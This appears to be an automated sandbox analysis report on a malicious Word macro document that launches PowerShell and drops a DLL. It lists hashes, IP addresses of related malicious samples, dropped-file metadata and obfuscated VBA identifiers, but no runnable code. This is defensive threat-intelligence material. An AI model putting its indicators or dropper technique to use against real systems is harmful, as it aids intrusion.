	ANHANG_349_293801.doc	Get hash	malicious	Browse	• 166.62.28.114
	Info-237-602317.doc	Get hash	malicious	Browse	• 107.180.2.39
	Info-237-602317.doc	Get hash	malicious	Browse	• 107.180.2.39
	2021_20_01_31624.doc	Get hash	malicious	Browse	• 148.72.100.155
	433.doc	Get hash	malicious	Browse	• 198.12.144.78
	IMG_5391.EXE	Get hash	malicious	Browse	• 107.180.41.246
	INV120294624.html	Get hash	malicious	Browse	• 184.168.131.241
	MPbBCArHPF.exe	Get hash	malicious	Browse	• 192.169.223.13
	G0ESHzsrvg.exe	Get hash	malicious	Browse	• 184.168.131.241

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{8ADFC7D3-349E-46EF-BF24-C3A751787722}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{8ADFC7D3-349E-46EF-BF24-C3A751787722}.tmp	
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{F1B2A138-FEA2-4C8F-A842-E861097210AC}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.3586208805849456
Encrypted:	false
SSDEEP:	3:liiiiiiiif3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlb+:liiiiiiiifdLloZQc8++lsJe1MzLl
MD5:	C8DA48E97BE2803127BD7D858D96A4BA
SHA1:	1E17C2770E5F2FF434190CC060C964D68592E34E
SHA-256:	C77DA50DEE3C8BE67B17926470D8835F80F55E09D038A023516FDD7C7F4EDA66
SHA-512:	68D743DDF1424DE3F69154D24F8E250E9B2539CBE065DF9CE4AF5A3C118A08BAF52024423C832138940EF3A332D90FC4C71E588C9E159DC8A09CC0C56B312FC
Malicious:	false
Reputation:	low
Preview:	..(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ...."...&...*.....:...>..... .....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Notice 8283393_829.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:14 2020, mtime=Wed Aug 26 14:08:14 2020, atime=Mon Jan 25 19:34:36 2021, length=176640, window=hide
Category:	dropped
Size (bytes):	2108
Entropy (8bit):	4.539074974932503
Encrypted:	false
SSDEEP:	24:8YW/XTd6jknigeCpDv3qodM7dD2YW/XTd6jknigeCpDv3qodM7dV:8r/XT0jkig0oQh2r/XT0jkig0oQ/
MD5:	2248E11E179686163FDD2DFEF34D747F
SHA1:	654707BED4C6DDC5A7D4672889B2A51A0E7908BC
SHA-256:	37FD7AE17BF5E890EC65AC7250B1E68645541830228CA6B1B1961A077257E8C0
SHA-512:	7F40AB957FCECC42ABEDC5764DBE17794C3054EAB6AFC43FFCD8A6174763A8276FED61C984A80133F2FE73069886C3BD764A5A63F0D9CC6CFCF86D24AA5A717
Malicious:	false
Reputation:	low
Preview:	L.....F.... ....}..{...}..{.....Y.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....v.2.....9RS. .NOTICE~1.DOC..Z.....Q.y.Q.y*...8.....N.o.t.i.c.e. .8.2.8.3.3.9.3._.8.2.9...d.o.c.....-...8...[.....?J.....C:\Users\..#.....\\134349\Users.user\Desktop\Notice 8283393_829.doc.-.....\.....\.....\.....\.....\D.e.s.k.t.o.p.\.N.o.t.i.c.e. .8.2.8.3.3.9.3._.8.2.9...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C...&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....134349.....D_....3N...W..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	92
Entropy (8bit):	4.310785739118705
Encrypted:	false
SSDEEP:	3:M1OM3NWWcWwcLBVozHNWWcWwcLBVomX1OM3NWWcWwcLBVov:MdN9p9V4HN9p9VzN9p9Vy
MD5:	6509A4026E74CDE9ECD2987E4CA2CD39
SHA1:	58CCF0A271CA2F9CBBFC6AA7CC4E0332F5D7B72A
SHA-256:	1C1ACFB19D2B8A89CD86E1970493DD1C6656336077A6C947AF49ED1723F00D23

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
SHA-512:	60FBF1550CD883A6FF08B95E5C7221D39A3E48121CCAA637F45734D30E49A199B8AF6A70ADF3B326E14C192B0B6586FB2B9047B1E81C7C89192AB8B9B48B4E0
Malicious:	false
Reputation:	low
Preview:	[doc]..Notice 8283393_829.LNK=0..Notice 8283393_829.LNK=0..[doc]..Notice 8283393_829.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObyvb+l
MD5:	6AF5EAEBE6C935D9A5422D99EEE6BEF0
SHA1:	6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC
SHA-256:	CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719
SHA-512:	B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE0
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.user.....A.l.b.u.s.....p.....^.....^.....P.^.....^.....z.....^.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\G6886HSX934JVRSL86M5.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.584684833570282
Encrypted:	false
SSDEEP:	96:chQCsMqPqvsqvJCwoaz8hQCsMqPqvsEHyqvJCworIzkKYYHxf8RilUVMIu:cyuoaz8ymHnorIzk8f8RmIu
MD5:	FC32F46A7095BD070692E995F33D148E
SHA1:	FE25979B055DFA080D4D9A6C2267137C94CDBD29
SHA-256:	006330B5B3B0FBBC26BBA704264D328F2C974D048829C52855140C483A53631B
SHA-512:	9B8E134C4F0783D49093CBCC371F3C4D1B8C9AD1459BE3689F200A94DBB087A5BE6D34F7F9E9505148775B40A4DC2720CD82DD61EB27F64E305FB75533B5115
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~$tice 8283393_829.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObyvb+l
MD5:	6AF5EAEBE6C935D9A5422D99EEE6BEF0
SHA1:	6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC
SHA-256:	CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719
SHA-512:	B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE0
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....^.....^.....P.^.....^.....z.....^.....x...

C:\Users\user\Kaktksw\An6othh\N49I.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	631808
Entropy (8bit):	6.912731336548961

C:\Users\user\Kaktksw\An6othh\N49I.dll	
Encrypted:	false
SSDEEP:	12288:OYzchQVZnkmt/70MWugxPJZFpf0c1pHzbdJ8CA88fzsBsI3+Dc:B4KV5Hpt8bZHLd+CSfasO+
MD5:	F7D9DEFDC02B944AA08D38182C9D0A9F
SHA1:	83AA68D385FF52A415871D77D754C3AF0A363FDB
SHA-256:	B7636A189155F2898D44AD5827C166F1E781EA1E26F34E0EB12B3860F58D1BE5
SHA-512:	C4B8F177CE61B32E4582EDC08DA8E608EA25FA2761A58EC35AD5F432E951221246F94D8C1A2350A7D9F00CF7E9912AC4B13167FDBA3C0C45AEBF331B5F7CB25
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....0...p.....>.....@....@.....p...".....n..... .....CODE.....0..... ..`DATA.....@.....4.....@...BSS.....`.....J.....idata...".p...$...J.....@....reloc...n.....p...n..... @..P.rsrc.....@..P.....@..P..... .....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Title: Deserunt ab maxime est quibusdam molestiae aut s apiente quia porro. Dolorum reprehenderit perferendis velit necessitatibus facilis nihil sed sapiente eum., Author: Josefina Galarza, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Mon Jan 25 09:28:00 2021, Last Saved Time/Date: Mon Jan 25 09:28:00 2021, Number of Pages: 1, Number of Words: 5622, Number of Characters: 32047, Security: 8
Entropy (8bit):	6.665137038927799
TrID:	• Microsoft Word document (32009/1) 79.99% • Generic OLE2 / Multistream Compound File (8008/1) 20.01%
File name:	Notice 8283393_829.doc
File size:	176128
MD5:	a4034f791ed5368d79bea232cc4ed098
SHA1:	fe115002ee5aa2727e4492796eb868a1057d0f76
SHA256:	f3f0d0112ffa52d81073dcdbb182e32c2e28a58fa156ab70522287b1f1eafe2b
SHA512:	559a9659bc310ba7d1d06263b99d07525959a54c76ae19ad4c2219d31b2afc74daef2e662c0fa65628b4c9f2addbc30fc2d55fa42a38ab47281894e677426c80
SSDEEP:	1536:OJlTNVRcrrMUXyaJBsc3txOOgvWJVTjxo4Iri1R1ffF7XnyoZ:+TdcrrXyQBsc0vWJVi4IrwVhXf
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Notice 8283393_829.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True

Indicators

Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Title:	Deserunt ab maxime est quibusdam molestiae aut sapiente quia porro. Dolorum reprehenderit perferendis velit necessitatibus facilis nihil sed sapiente eum.
Subject:	
Author:	Josefina Galarza
Keywords:	
Comments:	
Template:	
Last Saved By:	
Revion Number:	1
Total Edit Time:	0
Create Time:	2021-01-25 09:28:00
Last Saved Time:	2021-01-25 09:28:00
Number of Pages:	1
Number of Words:	5622
Number of Characters:	32047
Creating Application:	Microsoft Office Word
Security:	8

Document Summary

Document Code Page:	-535
Number of Lines:	267
Number of Paragraphs:	75
Thumbnail Scaling Desired:	False
Company:	Orozco - Delagarza
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams with VBA

VBA File Name: A5ate73kc6cw5njy, Stream Size: 1173

General	
Stream Path:	Macros/VBA/A5ate73kc6cw5njy
VBA File Name:	A5ate73kc6cw5njy
Stream Size:	1173
Data ASCII:	. . . . n < . . . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 04 03 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff 0b 03 00 00 9b 03 00 00 00 00 00 00 01 00 00 00 de 6e 3c 87 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
Private
VB_Exposed
Attribute
VB_Name
VB_Creatable
Document_open()
VB_PredeclaredId

Keyword
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Gusca95luq_, Stream Size: 14646

General	
Stream Path:	Macros/VBA/Gusca95luq_
VBA File Name:	Gusca95luq_
Stream Size:	14646
Data ASCII:	. . . . . d . . . . . l . . . , ... n . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 64 10 00 00 d4 00 00 00 b0 01 00 00 ff ff ff ff 6c 10 00 00 1c 2c 00 00 00 00 00 00 01 00 00 00 de 6e b6 8e 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
uldHRAc
BJMbZuJRF
xBaZq)
Const
BvPhx
PTpduh
prhgQCFm
Error
Split(urqwC,
IKEyYJ
cHCfACCC()
fsCkG
ndrons
Split(HYqcb,
Split(fsCkG,
lHXavB
DunxEHX
Split(sHhQm,
WPKmFe
ixJTYF
dFuMF
RcxFVMDOH()
vEmIAMH
BvPhx)
RcxFVMDOH
clPKFBjz
SzdUE
HIXwxDo
urqwC
BJMbZuJRF)
LnRqcjdHC
lhhIDAA)
mnSyJHAv()
JaknVR)
Split(WPKmFe,
JtcSFJR()
xBaZq
AQJEzpnoG
mxkikw

Keyword
Array((qtNpWFzCE),
SVfwH)
DObDSSSH
"ndpns
kWUSef
mnSyJHAv
IkIlHED)
yNpnD
riWqFGJY
pqwm,
lrUBAA
TjMQdBBgE
ZJSnRBDm)
espWEuWIh
JjJbB
sHhQm
OOobG
OOobG()
CNUcG
Split(nvNjhAFA,
Array((eBzEFGPxh),
uZukAmEA
qtNpWFzCE
Array((KAAmsFJLa),
Range:
eGHABDHYI
Array((LpCFBdE),
"*high*,*critic*"
WzIrJQJ
tWLOCW
Array((yNpnD),
xjjUNmJ
WiAHIOige
vEmIAMH:
VHxfT
kXidGGmrk()
DGpFCB
mjbBYHhbs
wJdJAI)
Array((dvuZzGDnA),
Split(DSEaFYQ,
DGpFCB()
Split(rSrZBJJv,
otHyDQA
ZJSnRBDm
String
sujuoHFCJ
YtjFBe:
aACrBzCHd
PEoELvIQJ()
Array((cyDODgZgJ),
kRgnIQJCn
SVfwH
rSrZBJJv
zYRcUHEHG
prhgQCFm:
Split(XlUFJHR,
Nothing
Split(sujuoHFCJ,
VcboAE
XpIXCDhMq
ArMYJEkJb:
fEDGCAg
PASRFGECE

Keyword
PASRFGECE()
ctRAim
jyxYAFLC
QFAdJG:
Array((muQUuJD),
eBzEFGPxh
Split(ctRAim,
vDIdCwGfT
Split(XpIXCDhMq,
PCtZE)
yPcgGA
NYPQCHF
ZDKqIFEBG()
nd:wns
OwqxzJE)
kXidGGmrk
xfQswJFE
Resume
tCOXBDEPL
VHxfT:
OwqxzJE
ortGB
NFoIZAgdj
DunxEHX()
wJdJAI
ifTgDoG)
hxzoFBtLC
HYqcb
Split(fEDGCAg,
PwyZCl
ndgmns
NGzByr
ffeODEi:
PTpduh:
jzCVAIVG
cpeHA
UTlaBhGD:
nEsTCdYDH
Array((huVBjtENv),
ndinns
elqXMZ:
xnvME()
HKXrDBEI
JaknVR
Array((jyxYAFLC),
Mid(skuwd,
Target)
bpMND
LXXQDDfJ
PCtZE
Split(TjMQdBBgE,
AQJEzpnoG:
gvcgAIUM
sOfSqNO
tCOXBDEPL()
MhDEGJ()
NGzByr:
ortGB:
pNdoqWCxt)
SbmMCGuEY
zYRcUHEHG:
IOPMfG()
nvNjhAFA
elqXMZ

Keyword
Array((DObDSSSH),
Split(NvjyW,
JvTSZI
IkllHED
ffeODEi
XlUFJHR
DSEaFYQ
AQOwDFGF
UTlaBhGD
UsjaB
ndmns
WiAHIOige:
Attribute
IUHjJ
uZukAmEA()
NYPQCHF)
Split(riWqFGJY,
PmuwJBJH
LpCFBdE
IOPMfG
ndsns
aACrBzCHd()
Array((eGHABDHYI),
huVBjtENv
Array((SbmMCGuEY),
Array((xfQswJFE),
ZDKqIFEBG
DKUOJzi
kWUSef:
cyDODgZgJ
KAAmsFJLa
VB_Name
CNUcG()
wdpnM
Content
Array((dFuMF),
Split(VcboAE,
tWLOCW()
dvuZzGDnA
Split(cpeHA,
Function
xnvME
JtcSFJR
ixJTYF)
Array((IKEyYJ),
VZWOFv()
AQOwDFGF:
oAcbS
tuLCMCI
JvTSZI:
cjdFFEGu
hxzoFBtLC)
rykKLTfBV
HsRXzxA
ndtns
FGWgu
VZWOFv
YtjFBe
nd_ns
dBZlAG)
Array((WzIrJQJ),
Array((zHRlEdEP),
cHCfACCC
Len(skuwd))

Keyword
ifTgDoG
QFAdJG
Array((SzdUE),
PEoELvIQJ
Array((bpMND),
NFoIZAgdj)
Split(sOfSqNO,
pNdoqWCxt
Split(PmuwJBJH,
ArMYJEkJb
UsjaB)
lhhIDAA
MhDEGJ
zHRlEdEP
muQUuJD
Mid(Application.Name,
Array((jzCVAIVG),
Split(JjJbB,
LnRqcjdHC:
NvjyW
String:
uldHRAc)
PdrYYCtJ
IUHjJ:
otHyDQA()
yPcgGA)
HsRXzxA:
skuwd
dBZlAG

VBA Code

VBA File Name: Zcf1kk3t2ssv4r07m, Stream Size: 704

General	
Stream Path:	Macros/VBA/Zcf1kk3t2ssv4r07m
VBA File Name:	Zcf1kk3t2ssv4r07m
Stream Size:	704
Data ASCII:	. . . . # . . . . n . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 23 02 00 00 83 02 00 00 00 00 00 00 01 00 00 00 de 6e eb 0c 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 146

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	146
Entropy:	4.00187355764

General	
Base64 Encoded:	False
Data ASCII:	. . . . F . . . . M S W o r d D o c . . . . . W o r d . D o c u m e n t . 8 . . 9 . q @ . . . . . > . : . C . < . 5 . = . B . . M . i . c . r . o . s . o . f . t . . W . o . r . d . . 9 . 7 . - . 2 . 0 . 0 . 3 . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 00 00 00 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 40 00 00 00 14 04 3e 04 3a 04 43 04 3c 04 35 04 3d 04 42 04 20 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 57 00 6f 00 72 00 64 00 20 00 39 00 37 00 2d 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 312

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	312
Entropy:	3.02595773023
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . h . . . . p . . . . x . . . . K . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 08 01 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 ec 00 00 00 05 00 00 00 70 00 00 00 06 00 00 00 78 00 00 00 11 00 00 00 80 00 00 00 17 00 00 00 88 00 00 00 0b 00 00 00 90 00 00 00 10 00 00 00 98 00 00 00 13 00 00 00 a0 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 564

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	564
Entropy:	4.03747174376
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . ` . . . . D . . . . $ . . . . , ... 4 . . . . < . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 04 02 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 60 01 00 00 03 00 00 00 98 00 00 00 04 00 00 00 44 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 c8 00 00 00 09 00 00 00 d4 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 6885

General	
Stream Path:	1Table
File Type:	data
Stream Size:	6885
Entropy:	6.02650234948
Base64 Encoded:	True
Data ASCII:	j . . . . 6 . . . 6 . . . 6 . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . . . . . 6 . . . 6 . . . 6 . . . > . . . 6 . . .
Data Raw:	6a 04 11 00 12 00 01 00 0b 01 0f 00 07 00 03 00 03 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 520

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	520
Entropy:	5.52447471798
Base64 Encoded:	True

General	
Data ASCII:	I D = " { B 3 1 5 C D 8 3 - A E F A - 4 B 0 A - 9 9 4 6 - 6 3 1 D 4 8 9 C 2 2 F 0 } " . . D o c u m e n t = A 5 a t e 7 3 k c 6 c w 5 n j y / & H 0 0 0 0 0 0 0 0 . . M o d u l e = Z c f 1 k k 3 t 2 s s v 4 r 0 7 m . . M o d u l e = G u s c a 9 5 l u q _ . . E x e N a m e 3 2 = " J v k 5 9 3 o d o w j q u y o o " . . N a m e = " m x " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " A F A D 4 6 4 D F A F 3 D 1 F 7 D 1 F 7 D 1 F 7 D 1 F 7 "
Data Raw:	49 44 3d 22 7b 42 33 31 35 43 44 38 33 2d 41 45 46 41 2d 34 42 30 41 2d 39 39 34 36 2d 36 33 31 44 34 38 39 43 32 32 46 30 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 41 35 61 74 65 37 33 6b 63 36 63 77 35 6e 6a 79 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 5a 63 66 31 6b 6b 33 74 32 73 73 76 34 72 30 37 6d 0d 0a 4d 6f 64 75 6c 65 3d 47 75 73 63 61 39 35 6c 75 71 5f 0d

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 143

General	
Stream Path:	Macros/PROJECTwm
File Type:	data
Stream Size:	143
Entropy:	3.86963281051
Base64 Encoded:	False
Data ASCII:	A 5 a t e 7 3 k c 6 c w 5 n j y . A . 5 . a . t . e . 7 . 3 . k . c . 6 . c . w . 5 . n . j . y . . . Z c f 1 k k 3 t 2 s s v 4 r 0 7 m . Z . c . f . 1 . k . k . 3 . t . 2 . s . s . v . 4 . r . 0 . 7 . m . . . G u s c a 9 5 l u q _ . G . u . s . c . a . 9 . 5 . l . u . q . _ . . . . .
Data Raw:	41 35 61 74 65 37 33 6b 63 36 63 77 35 6e 6a 79 00 41 00 35 00 61 00 74 00 65 00 37 00 33 00 6b 00 63 00 36 00 63 00 77 00 35 00 6e 00 6a 00 79 00 00 00 5a 63 66 31 6b 6b 33 74 32 73 73 76 34 72 30 37 6d 00 5a 00 63 00 66 00 31 00 6b 00 6b 00 33 00 74 00 32 00 73 00 73 00 76 00 34 00 72 00 30 00 37 00 6d 00 00 00 47 75 73 63 61 39 35 6c 75 71 5f 00 47 00 75 00 73 00 63 00 61 00 39

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 4837

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	4837
Entropy:	5.51877025189
Base64 Encoded:	True
Data ASCII:	. a . . . . . * . \ \ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 1 . # . 9 . # . C . : . \ \ . P . R . O . G . R . A . ~ . 2 . \ \ . C . O . M . M . O . N . ~ . 1 . \ \ . M . I . C . R . O . S . ~ . 1 . \ \ . V . B . A . \ \ . V . B . A . 7 . \ \ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c . . F .
Data Raw:	cc 61 97 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 00 01 00 04 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 31 00 23 00

Stream Path: Macros/VBA/dir, File Type: WE32000 COFF executable not stripped N/A on 3b2/300 w/paging - version 18435, Stream Size: 628

General	
Stream Path:	Macros/VBA/dir
File Type:	WE32000 COFF executable not stripped N/A on 3b2/300 w/paging - version 18435
Stream Size:	628
Entropy:	6.34127378287
Base64 Encoded:	True
